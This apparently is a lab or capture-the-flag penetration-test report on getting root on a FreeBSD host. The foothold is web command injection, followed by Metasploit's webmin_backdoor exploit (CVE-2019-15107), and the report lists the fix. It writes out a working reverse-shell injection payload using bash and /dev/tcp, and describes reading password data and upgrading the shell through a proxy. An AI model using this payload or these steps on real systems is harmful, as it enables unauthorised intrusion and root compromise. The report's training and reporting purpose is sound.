Bifur Report

Authors: Jude Lindale

**Target Overview**

During this assessment, the task was to obtain root access. Upon initial scan and interaction with the target it became apparent that there was an interactive interface; in which allows users to submit queries and obtain certain information. The page allowed for command inject allowing for a reverse shell. With the reverse shell the point of escalation can be found in the /user/local directory. There is a file called webmin and the version of this application is vulnerable. Using

metasploit to create the same type of shell in conjunction with a proxy webmin can be exploited using an exploit called webmin\_backdoor which is used to gain root access.

| IP Address | Ports |
| --- | --- |
| 10.0.5.24 | 80, 22 |

**Vulnerability Title:** CVE-2019-15107 EDB-ID:47230

**Vulnerability description:** When the webmin admins password expiration policy is enabled, it allows the attacker to append the shell by using the “|” character inside an HTTP request to the webmin server. In this case the web page has options which allowed for a command to be added to the html code to connect to a nc listener.

**Vulnerability Fix:** Update Webmin to the latest version, and disable “password expiration policy” if not needed.

**Severity:** Critical

CVE: <https://nvd.nist.gov/vuln/detail/cve-2019-15107>, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107>


Webmin backdoor: <https://github.com/cncf/tag-security/blob/main/supply-chain-security/compromises/2019/webmin-backdoor.md>

MetaSploit:

<https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/linux/http/webmin_backdoor>


**Service Enumeration:**

The use of nmap in the image below shows that ports 22 and 80 are open as well as the use of nginx, OpenSSH and FreeBSD




**Obtaining Foothold:**


Below shows the starting of a netcat listener on port 8000, this listener is then used to connect with the target application




By adding “;bash -c 'bash -i >& /dev/tcp/10.0.17.64/8000 0>&1'” and pressing the select button on the application, the web application connects to the netcat listener and allowing the use of a reverse shell. Once the page has finished loading a 504 gateway time-out.




Below shows the connection between the netcat listener and web application




With the reverse shell commands are able to be ran which allow for the discovery of possible exploit options



Below shows the ability of printing out user passwords which if obtained with the shadow file could lead to the exfiltration and decryption of the user passwords which could be used for later and further exploitation.




Below shows that webmin version 1.920 is on target which in this case is the vector for exploitation.




**Exploitation:**


Below shows the setting up of a reverse shell using metasploit. This acts instead of the netcat listener from before. By reloading the web app page with 504 gateway time-out, the command that was used to connect to the netcat listener will run again and connect to the reverse shell in metasploit.




By using the same host address and port as the ones used by netcat and that are in the command inject on the web page the connection is then made, and the reverse shell is set to the background.




With the reverse shell in the background the use of a socks proxy is needed. <https://book.hacktricks.xyz/generic-methodologies-and-resources/tunneling-and-port-forwarding>




With the proxy running, its time to upgrade the reverse shell to a meterpreter session. To do so the LPORT is set to that of the reverse shell session, the session that was set to the background is selected and the post exploit is ran.



With the shell now upgraded to a meterpreter session the webmin\_backdoor exploit is used with the options seen below.



With the proper options for the exploit, it is now possible to run it. To make things smoother ReverseAllowProxy is set to true, AutoCheck is set to false, and ForceExploit is set to true. Once ran the revere shell payload is injected and root privileges are obtained within the shell.



With root privileges, the root flag is obtainable.

